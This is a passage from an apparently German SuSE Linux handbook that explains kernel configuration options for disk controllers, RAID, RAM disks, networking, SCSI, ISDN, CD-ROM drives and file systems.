#### ☞ Unterstützung für Promise DC4030 EIDE Chipsatz

*Config Frage:* Promise DC4030 support (experimental)

*Config Variable:* CONFIG\_BLK\_DEV\_PROMISE

Dieser Treiber wird durch den Kernelparameter **ide0=dc4030** aktiviert. Dadurch wird der zweite EIDE-Controller unterstützt, sowie die I/O-Geschwindigkeit erhöht. Dieser Treiber ist bekannt für seine Eigenschaft Timeouts und Retries bei hoher I/O-Last zu erzeugen. CD-ROM- und Bandlaufwerke werden hiervon noch nicht unterstützt.

#### ☞ Unterstützung für QDI QD6580 EIDE Chipsatz

*Config Frage:* QDI QD6580 support

*Config Variable:* CONFIG\_BLK\_DEV\_QD6580

Dieser Treiber wird durch den Kernelparameter **ide0=qd6580** aktiviert. Dadurch wird die I/O-Geschwindigkeit erhöht.

#### ☞ Unterstützung für UMC 8672 EIDE Chipsatz

*Config Frage:* UMC 8672 support

*Config Variable:* CONFIG\_BLK\_DEV\_UMC8672

Dieser Treiber wird durch den Kernelparameter **ide0=umc8672** aktiviert. Dadurch wird der zweite EIDE-Controller unterstützt, sowie die I/O-Geschwindigkeit erhöht.

#### ☞ Unterstützung eines Loopback-Device

*Config Frage:* Loopback device support

*Config Variable:* CONFIG\_BLK\_DEV\_LOOP

Nicht zu verwechseln mit dem netzwerkbetrieb im Loopback-Modus. Das sogenannte Loopback-Device erlaubt es, eine Datei wie ein Dateisystem zu behandeln, also beispielsweise zu mounten. Selbsterstellte CD-Images oder Disketten-Images können so getestet werden, bevor sie geschrieben werden. Darüberhinaus ist mit diesem Feature zum Beispiel Datenverschlüsselung möglich.

### ☞ **Zusammenfassen von Festplatten**

*Config Frage:* Multiple devices driver support

*Config Variable:* CONFIG\_BLK\_DEV\_MD

Ermöglicht es, mehrere physikalische Geräte wie ein einziges logisches Gerät zu behandeln. Damit ist softwaremäßiges Linear und RAID-0 möglich (s. u.). Für Experten.

### ☞ **Linearbetrieb eines Festplattenclusters**

*Config Frage:* Linear (append) mode

*Config Variable:* CONFIG\_MD\_LINEAR

Hiermit werden vom Multiple-devices-driver zusammengefaßte Partitionen einfach logisch aneinandergehängt. Dadurch entsteht für das System der Eindruck eines großen Massenspeichers.

### ☞ **Software Raid-0 (Striping)**

*Config Frage:* RAID-0 (striping) mode

*Config Variable:* CONFIG\_MD\_STRIPPED

Hiermit ist softwaremäßiges RAID-0 möglich. Erhöht den Durchsatz, wenn die zusammengefaßten Partitionen auf verschiedenen Platten liegen.

### ☞ **Bereitstellen von RAMDISK Geräten**

*Config Frage:* RAM disk support

*Config Variable:* CONFIG\_BLK\_DEV\_RAM

Erlaubt die Verwendung einer Ramdisk, die sich einfach über `/dev/ram` ansprechen läßt. Es ist nicht notwendig die Größe im Voraus (zum Beispiel beim Booten) anzugeben. Vielmehr wird der benötigte Speicher dynamisch angefordert und wieder freigegeben. Wenn Sie eine Ramdisk einsetzen möchten, lesen Sie dazu unbedingt in der Datei `/usr/src/linux/Documentation/ramdisk.txt` nach.

### ☞ **Ramdisk für Installationssystem**

*Config Frage:* Initial RAM disk (initrd) support

*Config Variable:* CONFIG\_BLK\_DEV\_INITRD

Eine spezielle Form der Ramdisk, die schon vom Loader versorgt wird. Für den normalen Betrieb ist diese Möglichkeit nicht erforderlich. Eingesetzt wird dieses Feature beispielsweise in unserem Installationssystem, um das Rootimage von der CD zu laden.

### ☞ **Unterstützung für alte XT-Festplatten**

*Config Frage:* XT harddisk support

*Config Variable:* CONFIG\_BLK\_DEV\_XD

Dieser Treiber ist nur erforderlich, wenn Sie einen alten XT-Festplatten-Controller (8-Bit) verwenden möchten. Das sollte eigentlich nicht der Fall sein.

### 13.4.7 Netzwerk-Optionen

#### ⇨ Unterstützung der Firewall Funktionalität

*Config Frage:* Network firewalls

*Config Variable:* CONFIG\_FIREWALL

Schafft kernelseitig die Voraussetzungen, um den Linux-Rechner als Firewall einsetzen zu können. Ein *Firewall* dient dazu, ein lokales Netzwerk gegen unbefugten Zugriff aus dem Internet oder einem anderen größeren Netz zu schützen, indem der gesamte Netzwerkverkehr überwacht wird (vgl. Abschnitt 18.1.2). Wenn Sie Ihren Linux-PC als Firewall konfigurieren möchten, sollten Sie auch CONFIG\_IP\_FORWARD (s. u.) aktivieren.

#### ⇨ Unterstützung von Aliasing

*Config Frage:* Network aliasing

*Config Variable:* CONFIG\_NET\_ALIAS

Erlaubt es, einem physikalischen Netzwerktreiber mehrere IP-Adressen zuzuordnen. Dies wird typischerweise für Dienste verwendet, die sich abhängig von der Adresse unterschiedlich verhalten (z. B. der **Apache-Server**).

#### ⇨ Unterstützung des TCP/IP Protokolls

*Config Frage:* TCP/IP networking

*Config Variable:* CONFIG\_INET

TCP/IP sind die mit Abstand wichtigsten Netzwerk-Protokolle im Unix/Internet-Bereich. Da diese Dienste von vielen Programmen verwendet werden, sollten Sie diese Option aktivieren, auch wenn Sie keine Netzwerkkarte haben. Es wird zumindest das sogenannte *Loopback Device* zur Verfügung gestellt, durch das Netzwerkverbindungen vom Rechner auf sich selbst ermöglicht werden. Ohne diese Option ist auch kein Drucken möglich.

**Sehr empfohlen!**

#### ⇨ Unterstützung des IP forwarding/gatewaying

*Config Frage:* IP: forwarding/gatewaying

*Config Variable:* CONFIG\_IP\_FORWARD

Diese Option wird nur benötigt, wenn der Linux-Rechner als Router im lokalen Netzwerk verwendet werden soll, wenn die Maschine direkt an das Internet angeschlossen wird oder als SLIP-Server dient.

#### ⇨ Unterstützung des IP multicasting

*Config Frage:* IP: multicasting

*Config Variable:* CONFIG\_IP\_MULTICAST

Erlaubt das gleichzeitige Ansprechen mehrerer vernetzter Rechner (Fan out). Wird zum Betrieb des **gated** benötigt.

⇒ **Unterstützung für „SYN Cookies“**

*Config Frage:* IP: syn cookies

*Config Variable:* CONFIG\_IP\_SYN\_COOKIES

Sicherheitsoption; vgl. den Help-Text bei der Kernel-Konfiguration.

⇒ **Unterstützung des IP accounting**

*Config Frage:* IP: accounting

*Config Variable:* CONFIG\_IP\_ACCT

Dient dem Mitprotokollieren von IP-Paketen und wird in der Regel nicht benötigt. Einige Programme (z. B. **xosview**) können den Netzverkehr jedoch nur anzeigen, wenn der Kernel das IP accounting unterstützt.

⇒ **Optimierung für Router**

*Config Frage:* IP: optimize as router not host

*Config Variable:* CONFIG\_IP\_ROUTER

Es ist sinnvoll, diese Option anzuwählen, wenn der Rechner vornehmlich als Router diesen soll.

⇒ **Unterstützung für „IP Tunneling“**

*Config Frage:* IP: tunneling

*Config Variable:* CONFIG\_NET\_IPIP

Wenn zumeist nicht benötigt; vgl. Die Dokumentation in `/usr/src/linux/drivers/net/README.tunnel`.

⇒ **PC/TCP Kompatibilität**

*Config Frage:* IP: PC/TCP compatibility mode

*Config Variable:* CONFIG\_INET\_PCTCP

Bei Problemen, von DOS aus mittels PC/TCP-Software auf Linux zuzugreifen, sollte hier mit 'y' geantwortet werden.

⇒ **Diskless Client Unterstützung**

*Config Frage:* IP: Reverse ARP

*Config Variable:* CONFIG\_INET\_RARP

Rechner ohne Festplatte, die via Netzwerk booten, kennen zum Zeitpunkt des Hochfahrens zwar ihre Ethernet-Hardwareadresse, aber nicht ihre IP-Adresse. Um diese zu ermitteln, senden solche Rechner eine *Reverse Address Resolution Protocol*-Anfrage ins Netz. Soll der Linux-Rechner solche Anfragen beantworten, muß diese Option aktiviert werden.

⇒ **Kein Anpassen der Paketgröße**

*Config Frage:* IP: Disable Path MTU Discovery

*Config Variable:* CONFIG\_NO\_PATH\_MTU\_DISCOVERY

Normalerweise wird die MTU (engl. *maximum transfer unit*), die maximale Paketgröße im Netzwerk, automatisch ermittelt. Dabei wird mit großen Paketen begonnen und bei Bedarf wird auf kleinere Pakete zurückgeschaltet. Sollten Sie damit Probleme haben, können Sie dieses Feature über diesen Punkt abschalten.

### ☞ Ignorieren von Fremdpaketen mit festem Ziel

*Config Frage:* IP: Drop source routed frames

*Config Variable:* CONFIG\_IP\_NOSR

Erlaubt es, Pakete, deren komplette Route bereits durch den Sender festgelegt wurde, zu ignorieren. Aus Sicherheitsgründen sollte diese Frage bejaht werden, es sei denn, Sie wissen genau, was Sie tun.

### ☞ Netzperformance steigern (speicherintensiv)

*Config Frage:* IP: Allow large windows

*Config Variable:* CONFIG\_SKB\_LARGE

Ermöglicht eine höhere Netzwerkperformance durch Verwendung größerer Puffer auf Kosten des verwendeten Hauptspeichers. Wenn Sie weniger als 16 MB Hauptspeicher haben, sollten Sie diese Option nicht aktivieren.

### ☞ Unterstützung des IPX Protokolls

*Config Frage:* The IPX protocol

*Config Variable:* CONFIG\_IPX

Unterstützung des IPX-Protokolls von Novell. Damit ist es möglich, entweder mittels **ncpfs** (siehe Abschnitt 13.4.12, Seite 334) oder aus dem DOS-Emulator heraus auf einen **Novell Netware**-Server zuzugreifen.

### ☞ Unterstützung des Appletalk Protokolls

*Config Frage:* Appletalk DDP

*Config Variable:* CONFIG\_ATALK

Ermöglicht die Integration eines Linux-Rechners in ein **Appletalk**-Netzwerk.

### ☞ Unterstützung von Amateurfunk

*Config Frage:* Amateur Radio AX.25 Level 2

*Config Variable:* CONFIG\_AX25

Gestattet die Datenübertragung über Amateurfunk. Sie benötigen hierzu noch zusätzliche Software, welche sich auf unserer ersten CD unter `/unsorted/Amateur-Funk` befindet (siehe auch Dokumentation unter `/usr/src/linux/Documentation/networking/ax25.txt`).

### ☞ Zusammenfassen von Subnetzen

*Config Frage:* Bridging

*Config Variable:* CONFIG\_BRIDGE

Erlaubt es, den Linux-Rechner als Ethernet-Bridge einzusetzen. Das bedeutet, daß die einzelnen Segmente, an die der Rechner angeschlossen ist, für die anderen Teilnehmer als ein einziges großes Netzwerk erscheinen. Der Bridging-Code ist noch im Test und sollte daher nur von erfahrenen Anwendern eingesetzt werden.

### ⇨ **Kommunikation zwischen Anwenderprozessen und Kernel**

*Config Frage:* Kernel/User network link driver

*Config Variable:* ONFIG\_NETLINK

Dieser Treiber ermöglicht die Kommunikation zwischen Kernel und Anwenderprozessen in beiden Richtungen.

## 13.4.8 SCSI

### ⇨ **SCSI Unterstützung**

*Config Frage:* SCSI support

*Config Variable:* CONFIG\_SCSI

Wenn Sie SCSI-Geräte in Ihrem Rechner haben, aktivieren Sie diesen Punkt.

### ⇨ **Unterstützung für SCSI Festplatten**

*Config Frage:* Scsi disk support

*Config Variable:* CONFIG\_BLK\_DEV\_SD

Aktiviert den SCSI-Festplattentreiber. Aktivieren Sie diese Option nicht als Modul, wenn Sie von einer SCSI-Festplatte booten wollen. Beachten Sie, daß einige wenige SCSI-Controller Probleme bereiten, wenn der Treiber als Modul geladen wird!

### ⇨ **Unterstützung für SCSI Bandlaufwerke**

*Config Frage:* Scsi tape support

*Config Variable:* CONFIG\_CHR\_DEV\_ST

Aktiviert den SCSI-Streamer-Treiber. Das Bandlaufwerk kann dann über die Gerätedatei `/dev/st0` angesprochen werden.

### ⇨ **Unterstützung für SCSI-CD-ROM-Laufwerke**

*Config Frage:* Scsi CDROM support

*Config Variable:* CONFIG\_BLK\_DEV\_SR

Aktiviert den SCSI-CD-ROM-Treiber.

### ⇨ **Generische Ansteuerung von SCSI-Geräten**

*Config Frage:* Scsi generic support

*Config Variable:* CONFIG\_CHR\_DEV\_SG

Stellt für spezielle Programme die Möglichkeit zur Verfügung, generische SCSI-Kommandos an die entsprechenden Geräte abzusetzen. Damit ist es beispielsweise möglich, SCSI-Scanner, SCSI-Synthesizer, SCSI-CD-ROM-Schreiber oder andere SCSI-Geräte anzusprechen, vorausgesetzt, man verfügt über die entsprechenden Programme, die diese Befehle absetzen. Eine direkte Kernelunterstützung für solche Geräte ist nicht vorhanden.

### ☞ Unterstützung für logical unit numbers

*Config Frage:* Probe all LUNs on each SCSI device

*Config Variable:* CONFIG\_SCSI\_MULTI\_LUN

Manche SCSI-Geräte unterstützen LUNs (engl. *logical unit numbers*), wie beispielsweise CD-ROM-Wechsler. Aktivieren Sie hiermit die Kernelunterstützung.

### ☞ Detaillierte SCSI-Fehlermeldungen

*Config Frage:* Verbose SCSI error reporting

*Config Variable:* CONFIG\_SCSI\_CONSTANTS

Ausführliche SCSI-Fehlermeldungen anstelle kryptischer Hexcodes kosten etwa 12 KB in der Kernelgröße. Nur nötig, wenn Sie Probleme haben und einfacher nach der Ursache forschen möchten.

Im weiteren Verlauf dieses Konfigurationsabschnitts können Sie Treiber für die verschiedenen SCSI-Hostadapter wählen. Hier „versteckt“ sich auch der Support für das „IOMEGA Parallel Port ZIP drive“!

## 13.4.9 Netzwerkkarten

### ☞ Netzwerkfunktionalität

*Config Frage:* Network device support?

*Config Variable:* CONFIG\_NETDEVICES

Haben Sie eine Netzwerkkarte in Ihrem Rechner oder möchten Sie SLIP (engl. *Serial Line Internet Protocol*) verwenden, so bejahen Sie diese Frage.

### ☞ Treiber für ein Dummy-Netzdevice

*Config Frage:* Dummy net driver support

*Config Variable:* CONFIG\_DUMMY

Der Dummy Net-Treiber ist nützlich, um Netzwerkverbindungen zu simulieren sowie für die Verwendung und Konfiguration von SLIP und PPP.

### ☞ Parallelisierung der seriellen Leitungen

*Config Frage:* EQL (serial line load balancing)

*Config Variable:* CONFIG\_EQUALIZER

Wenn Sie über zwei serielle Verbindungen verfügen (zwei Modems) und SLIP oder PPP benutzen, können Sie mit dieser Option die Verbindung wie eine mit doppelter Geschwindigkeit verwenden, indem der Datenstrom zu gleichen Teilen auf die beiden Leitungen verteilt wird. Lesen Sie hierzu auch `/usr/src/linux/drivers/net/README.eql`.

### ☞ Bündeln logischer Verbindungen in eine physische

*Config Frage:* Frame relay DLCI support

*Config Variable:* CONFIG\_DLCI

Frame Relay ist ein schneller und billiger Weg, um sich mit einem Internet Provider zu verbinden oder um ein privates WAN (engl. *wide area network*) aufzubauen. Dabei werden über eine physikalische Verbindung mehrere logische Verbindungen übertragen. Um Frame Relay verwenden zu können, benötigen Sie entsprechende Hardware. Ebenso empfehlenswert ist die Lektüre von `/usr/src/linux/Documentation/framrelay.txt`.

### ⇒ Maximale Anzahl verwalteter DLCI Verbindungen

*Config Frage:* Max open DLCI

*Config Variable:* CONFIG\_DLCI\_COUNT

Maximale Anzahl logischer point-to-point Verbindungen, die der Treiber verwalten kann.

### ⇒ Maximale Anzahl offener DLCI Verbindungen

*Config Frage:* Max DLCI per device

*Config Variable:* CONFIG\_DLCI\_MAX

Maximale Anzahl logischer point-to-point Verbindungen pro Gerät.

### ⇒ Unterstützung für diverse Sangoma Geräte

*Config Frage:* Sangoma S502A FRAD support

*Config Variable:* CONFIG\_SDLA

Unterstützung für Sangoma S502A, S502E und S508 Frame Relay Access Devices.

### ⇒ Parallel Line IP-Transfer über Druckerport

*Config Frage:* PLIP (parallel port) support

*Config Variable:* CONFIG\_PLIP

PLIP (engl. *Parallel Line Internet Protocol*) erlaubt das Verwenden des Internet Protocols über die parallele Schnittstelle. Hierzu ist ein spezielles Kabel notwendig. `/usr/src/linux/drivers/net/plip.c` beschreibt dessen Belegung. Beachten Sie, daß Sie an der parallelen Schnittstelle keinen Drucker betreiben können, wenn der Kernel mit PLIP-Support kompiliert wird! In diesem Fall dürfen Sie nachfolgend CONFIG\_PRINTER (Abschnitt 13.4.13, Seite 336) nicht aktivieren!

### ⇒ PPP Unterstützung

*Config Frage:* PPP (point-to-point) support

*Config Variable:* CONFIG\_PPP

PPP ist ein neueres und weiter entwickeltes Protokoll als SLIP, das jedoch im Prinzip die gleichen Eigenschaften hat. Lesen Sie hierzu das PPP-HOWTO und die zugehörige Dokumentation unter `/usr/src/linux/Documentation/networking/ppp.txt`. Wenn Sie die Option CONFIG\_MODVERSIONS aktiviert haben (Abschnitt 13.4.4), können Sie den PPP-Treiber nicht mehr direkt in den Kernel einbinden, sondern müssen ihn als Modul kompilieren!

### ☞ Serial Line IP

*Config Frage:* SLIP (serial line) support

*Config Variable:* CONFIG\_SLIP

SLIP (engl. *Serial Line Internet Protocol*) erlaubt die Verwendung des Internet Protocols über eine serielle Leitung (z. B. ein Modem). Auch wenn Sie einen Rechner zum SLIP-Server machen möchten, ist es nötig, diesen Punkt zu aktivieren.

### ☞ Unterstützung für SLIP Kompression

*Config Frage:* CSLIP compressed headers

*Config Variable:* CONFIG\_SLIP\_COMPRESSED

Die Verwendung von komprimierten Headern erhöht den Durchsatz von SLIP, ist jedoch nur möglich, wenn es auf beiden Seiten eingestellt ist.

### ☞ Unterstützung für besseren Durchsatz bei SLIP

*Config Frage:* Keepalive and linefill

*Config Variable:* CONFIG\_SLIP\_SMART

Erweiterungen insbesondere zur Verwendung von SLIP über analoge Leitungen mit schlechter Qualität.

### ☞ 6Bit-Verkapselung

*Config Frage:* Six bit SLIP encapsulation

*Config Variable:* CONFIG\_SLIP\_MODE\_SLIP6

Selten gebraucht.

### ☞ Unterstützung für Radio-basierte Interfaces

*Config Frage:* Radio network interfaces

*Config Variable:* CONFIG\_NET\_RADIO

Vgl. Abschnitt 13.4.7, Seite 323.

Im weiteren Verlauf können Sie Treiber für die verschiedenen Netzwerkkarten wählen. Für NE2000-kompatible Karte auf PCI-Basis ist sowohl 'EISA, VLB, PCI and on board controllers' wie auch die spezielle NE2000-Unterstützung unter 'other ISA cards' anzuwählen! Der Kernel besitzt auch Unterstützung für einige Ethernet-Pocketadapter. Lesen Sie hierzu auch das `/usr/doc/howto/Ethernet-HOWTO.gz`. Auch Kernel-Zupport für Token Ring, FDDI und ARCnet ist im Bedarfsfall hier anzuwählen.

## 13.4.10 ISDN-Subsystem

### ☞ Unterstützung für ISDN

*Config Frage:* ISDN support

*Config Variable:* CONFIG\_ISDN

**ISDN4linux** (Paket `i41`) ist mittlerweile Bestandteil des Standardkernels. Wir empfehlen, die modularisierte Version des Systems einzusetzen.

### ⇨ **Unterstützung für syncPPP (synchrones PPP)**

*Config Frage:* Support synchronous PPP

*Config Variable:* CONFIG\_ISDN\_PPP

Ermöglicht synchrones PPP via ISDN, wie es beispielsweise von Cisco oder Sun verwendet wird. Ausführliche Dokumentation findet sich in `/usr/src/linux/Documentation/isdn/README.syncppp`.

### ⇨ **Unterstützung der Audio-Übertragung mittels ISDN**

*Config Frage:* Support audio via ISDN

*Config Variable:* CONFIG\_ISDN\_AUDIO

Gestattet es, via Internet zu telefonieren. Der einzige lowlevel-Treiber, der dies gegenwärtig erlaubt, ist der Teles-Treiber. Ebenso bildet diese Funktion die Grundlage für den Telefonanrufbeantworter VBOX.

### ⇨ **Treiber für ICN ISDN-Karten**

*Config Frage:* ICN 2B and 4B support

*Config Variable:* CONFIG\_ISDN\_DRV\_ICN

Unterstützung für aktive ISDN-Karten von **ICN**. Dokumentation finden Sie unter `/usr/src/linux/Documentation/isdn/` in `README` und `README.icn`.

### ⇨ **Treiber für PCBIT-D ISDN-Karten**

*Config Frage:* PCBIT-D support

*Config Variable:* CONFIG\_ISDN\_DRV\_PCBIT

Unterstützung für ISDN-Karten der Firma **Octal** aus Portugal. Um diese Karte verwenden zu können, benötigen Sie noch zusätzliche Firmware, die auf die Karte geladen werden muß. Weitere Informationen hierzu finden Sie unter `/usr/src/linux/Documentation/isdn/` in den Dateien `README` und `README.pcbit`.

### ⇨ **Treiber für Siemens ChipSet**

*Config Frage:* HiSax SiemensChipSet driver support

*Config Variable:* CONFIG\_ISDN\_DRV\_HISAX

Dieser Treiber ersetzt den alten Teles-Treiber; er ist für AVM A1, Elsa ISDN Karten, Teles S0-16.0, Teles S0-16.3, Teles S0-8, Teles/Creatix PnP, ITK micro ix1 und viele kompatible geeignet. Vgl. auch `/usr/src/linux/Documentation/isdn/README.HiSax`.

### ⇨ **Treiber für Spellcaster BRI**

*Config Frage:* Spellcaster support

*Config Variable:* CONFIG\_ISDN\_DRV\_SC

Treiber für Spellcaster BRI Karten. Vgl. auch `/usr/src/linux/Documentation/README.sc`.

### ⇨ **Treiber für AVM-B1 mit CAPI 2.0**

*Config Frage:* AVM-B1 with CAPI2.0 support

*Config Variable:* CONFIG\_ISDN\_DRV\_AVMB1

Support für AVM B1 Karten und zuzügliches CAPI 2.0. Vgl. auch `/usr/src/linux/Documentation/isdn/README.avmb1`.

### 13.4.11 Proprietäre CD-ROM-Laufwerke

Die unterstützten Parallelport-Geräte folgen am Schluß dieses Abschnitts; zunächst also die proprietären Geräte.

#### ☞ Unterstützung für Aztech und kompatible CD-ROM-Laufwerke

*Config Frage:* Aztech/Orchid/Okano/Wearnes/TXC/CyDROM

*Config Variable:* CONFIG\_AZTCD

Treiber für die angegebenen Laufwerke mit eigenem CD-ROM-Controller. ATAPI-Laufwerke werden über die Option CONFIG\_BLK\_DEV\_IDECD (Abschnitt 13.4.6, Seite 317) spezifiziert.

#### ☞ Unterstützung für das Goldstar R420

*Config Frage:* Goldstar R420 CDR0M support

*Config Variable:* CONFIG\_GSCD

Treiber für das CD-ROM-Laufwerk Goldstar R420.

#### ☞ Unterstützung für CD-ROM-Laufwerke an Soundblaster

*Config Frage:* Matsushita/Panasonic CDR0M driver support

*Config Variable:* CONFIG\_SBPCD

Treiber für alle CD-ROM-Laufwerke (auch **Creative Labs**, **Kotobuki**, ...), die am **Soundblaster Pro** oder an kompatiblen Soundkarten betrieben werden können. Der Treiber kann bis zu vier dieser Laufwerke verwalten. Lesen Sie hierzu auch das CDR0M-HOWTO.

#### ☞ Unterstützung für proprietäre Mitsumi CD-ROMs

*Config Frage:* Mitsumi (not IDE/ATAPI) CDR0M driver

*Config Variable:* CONFIG\_MCD

Treiber für **Mitsumi**-Laufwerke mit proprietärem Controller. Für ATAPI-Laufwerke wie das **FX-400** gilt dieser Treiber *nicht*.

#### ☞ Mitsumi-MultiSession-Unterstützung

*Config Frage:* Mitsumi [XA/MultiSession] CDR0M support

*Config Variable:* CONFIG\_MCDX

Treiber für Mitsumi-Laufwerke mit proprietärem Controller, der zusätzlich XA und MultiSession (Foto-CDs) unterstützt.

#### ☞ Unterstützung für das Dolphin 8000AT CD-ROM

*Config Frage:* Optics Storage DOLPHIN 8000AT CDR0M

*Config Variable:* CONFIG\_OPTCD

Treiber für das CD-ROM-Laufwerk **Optics Storage DOLPHIN 8000AT**.

#### ☞ Unterstützung für das Philips CM206 CD-ROM

*Config Frage:* Philips/LMS CM206 CDR0M support

*Config Variable:* CONFIG\_CM206

Treiber für das CD-ROM-Laufwerk **Philips CM206**.

### ⇨ **Unterstützung für das Sanyo CDR-H94A CD-ROM**

*Config Frage:* Sanyo CDR-H94A CDR0M support

*Config Variable:* CONFIG\_SJCD

Treiber für das CD-ROM-Laufwerk **Sanyo CDR-H94A**.

### ⇨ **Unterstützung der CD-ROM Softwarekonfiguration**

*Config Frage:* Soft configurable cdrom interface card

*Config Variable:* CONFIG\_CDI\_INIT

Unterstützung für Software-konfigurierbare Laufwerke, die beim Booten initialisiert werden müssen. Gegenwärtig existiert nur Unterstützung für die Typen **ISP16/MAD16/Mozart**.

### ⇨ **Treiber für Sony CDU3xA Geräte**

*Config Frage:* Sony CDU31A/CDU33A CDR0M driver support

*Config Variable:* CONFIG\_CDU31A

Treiber für die CD-ROM-Laufwerke Sony CDU31A bzw. CDU33A. Beachten Sie, daß der Treiber bei diesen Laufwerken kein Autoprobing mehr durchführt, so daß die entsprechenden Parameter am Boot-Prompt übergeben werden müssen, damit das Laufwerk erkannt wird. Daher sollten diese Werte in der LILO-Konfigurationsdatei in der **append**-Zeile angegeben werden (Kapitel 14 und Abschnitt 4.4).

### ⇨ **Treiber für das CD-ROM-Laufwerk Sony CDU535**

*Config Frage:* Sony CDU535 CDR0M driver support

*Config Variable:* CONFIG\_CDU535

Treiber für das CD-ROM-Laufwerk Sony CDU535.

Und nun die Parallelport-Geräte. Dieses sind BETA-Treiber für CD-ROM-Laufwerke. Da sie noch nicht in den Standardkernel integriert sind, werden sie Ihnen nur dann angeboten, wenn Sie den SuSE-Kernel (Paket `lx_suse`) installiert haben. Wenn Sie einen dieser Treiber verwenden, kann die parallele Schnittstelle währenddessen für nichts anderes verwendet werden. Daher empfiehlt es sich, diesen Treiber als Modul zu erstellen und nur bei Bedarf zu laden.

### ⇨ **Unterstützung für Arista ParaCD 525**

*Config Frage:* Arista ParaCD 525

*Config Variable:* CONFIG\_ARCD

### ⇨ **Unterstützung für DataStor EP2000**

*Config Frage:* DataStor EP2000

*Config Variable:* CONFIG\_DSCD

### ⇨ **Unterstützung für Freecom Power**

*Config Frage:* Freecom Power

*Config Variable:* CONFIG\_PWCD

### ⇨ **Unterstützung für KingByte KBIC-951A**

*Config Frage:* KingByte KBIC-951A

*Config Variable:* CONFIG\_KICD

### ⇨ **Unterstützung für CD-ROMs am Parallelport**

*Config Frage:* MicroSolutions backpack

*Config Variable:* CONFIG\_BPCD

### ⇨ **Unterstützung für Microsolutions BackPack (alt)**

*Config Frage:* Microsolutions BackPack old drive

*Config Variable:* CONFIG\_BPMCD

### ⇨ **Unterstützung für OnSpec Electronics 90c26**

*Config Frage:* OnSpec Electronics 90c26

*Config Variable:* CONFIG\_OICD

### ⇨ **Unterstützung für Shuttle Technologies EPIA**

*Config Frage:* Shuttle Technologies EPIA

*Config Variable:* CONFIG\_EICD

### ⇨ **Unterstützung für Shuttle Technologies EPAT/EPEZ**

*Config Frage:* Shuttle Technologies EPAT/EPEZ

*Config Variable:* CONFIG\_EPCD

## 13.4.12 Dateisysteme

### ⇨ **Verwaltung von Kontingenten**

*Config Frage:* Quota support

*Config Variable:* CONFIG\_QUOTA

Erlaubt es Ihnen, den Plattenverbrauch für die einzelnen Benutzer des Systems festzulegen (Diskquotas). Dies ist nur für Mehrbenutzersysteme sinnvoll und nur für das ext2-Dateisystem möglich.

### ⇨ **Minix Dateisystem Unterstützung**

*Config Frage:* Standard (minix) fs support

*Config Variable:* CONFIG\_MINIX\_FS

Das Minix-Dateisystem war das erste für Linux verfügbare Dateisystem. Aufgrund seiner Beschränkungen (maximale Größe eines Dateisystems ist 64 MB, die Länge der Dateinamen ist auf 14 bzw. 30 Zeichen begrenzt) wird es praktisch nur noch für (Installations-)Disketten verwendet.

### ⇨ **Extended Dateisystem Unterstützung**

*Config Frage:* Extended fs support

*Config Variable:* CONFIG\_EXT\_FS

Das Extended Filesystem war das erste Linux-spezifische Dateisystem, das die Beschränkungen des Minix Dateisystems aufhob. Es wird mittlerweile nicht mehr verwendet und hat lediglich nostalgischen Wert.

### ⇨ **Unterstützung für das Zweite (neue) Extended Dateisystem**

*Config Frage:* Second extended fs support

*Config Variable:* CONFIG\_EXT2\_FS

Das Second Extended Filesystem ist mittlerweile das Standard-Dateisystem unter Linux.



Dieses Dateisystem muß unbedingt in den Kernel eingebunden werden, da bei einer Standardinstallation die Rootpartition als ext2 angelegt wird! Auch eine Verwendung als ladbares Modul ist somit *nicht* möglich!

### ⇨ **Unterstützung für das xiafs Dateisystem**

*Config Frage:* xiafs filesystem support

*Config Variable:* CONFIG\_XIA\_FS

Das Xia-Dateisystem konkurrierte in der Anfangszeit von Linux mit dem Second Extended Filesystem. Es hat heute allerdings praktisch keinerlei Bedeutung mehr.

### ⇨ **Basisunterstützung für FAT**

*Config Frage:* DOS FAT fs support

*Config Variable:* CONFIG\_FAT\_FS

Basis für die FAT-basierten Dateisysteme wie z. B. MSDOS und VFAT.

### ⇨ **Unterstützung des MSDOS Dateisystems**

*Config Frage:* MSDOS fs support

*Config Variable:* CONFIG\_MSDOS\_FS

Wenn Sie Unterstützung für das MS-DOS-Dateisystem wählen, können Sie von Linux aus auf Ihre DOS-Partitionen zugreifen. Auch viele Installationspakete für Linux werden auf Disketten im DOS-Format ausgeliefert, für deren Installation diese Unterstützung erforderlich ist.

### ⇨ **Unterstützung für das VFAT Dateisystem**

*Config Frage:* VFAT (Windows-95) fs support

*Config Variable:* CONFIG\_VFAT\_FS

Erlaubt das Einbinden von Windows 95-Partitionen mit langen Dateinamen. Dieses Dateisystem kann nicht für die Rootpartition verwendet werden. Benutzen Sie hierfür das UMSDOS-Dateisystem. Sie können eine Windows 95 Partition sowohl als normales MSDOS- als auch als VFAT-Dateisystem mounten. Jedoch erhalten Sie nur im letzteren Fall die langen Namen.

#### ⇨ Realisieren eines UNIX-Filesystems unter DOS

*Config Frage:* umsdos: Unix like fs on top of FAT

*Config Variable:* CONFIG\_UMSDOS\_FS

UMSDOS ist ein Aufsatz für das MS-DOS-Dateisystem, das es Ihnen erlaubt, auch auf einer normalen DOS-Partition Dateien anzulegen, die alle Eigenschaften von Unix-Dateien besitzen, wie Eigentümer, Zugriffsrechte und „lange“ Dateinamen. Diese Informationen werden in einer speziellen Datei gespeichert, die sich in jedem Verzeichnis der verwendeten Partition befindet und die vom UMSDOS-Dateisystem stets auf dem aktuellen Stand gehalten wird. Insbesondere erlaubt dieses Dateisystem eine Probe-Installation von Linux auf eine bestehende DOS-Partition. Natürlich sind Zugriffe auf ein derartiges Dateisystem erheblich langsamer als zum Beispiel auf ein Second Extended Filesystem.

#### ⇨ Unterstützung des /proc-Dateisystems

*Config Frage:* /proc filesystem support

*Config Variable:* CONFIG\_PROC\_FS

Das Prozeß-Dateisystem stellt einen äußerst eleganten Zugriff auf Prozeßinformationen und den Kernel-Adreßraum zur Verfügung. Es handelt sich hierbei um ein virtuelles Dateisystem, das heißt, es wird keinerlei Plattenplatz verbraucht. Das Dateisystem wird benötigt, um Informationen über die Prozesse zu erhalten (z. B. **ps**, **free** u. ä.) und ist daher sehr wichtig.

**Empfohlen!**

#### ⇨ Unterstützung des Netzwerk-Dateisystems

*Config Frage:* NFS filesystem support

*Config Variable:* CONFIG\_NFS\_FS

Ermöglicht das transparente Einbinden von Partitionen anderer Rechner in einem Netz in den eigenen Verzeichnisbaum.

#### ⇨ Unterstützung von diskless Clients

*Config Frage:* Root file system on NFS

*Config Variable:* CONFIG\_ROOT\_NFS

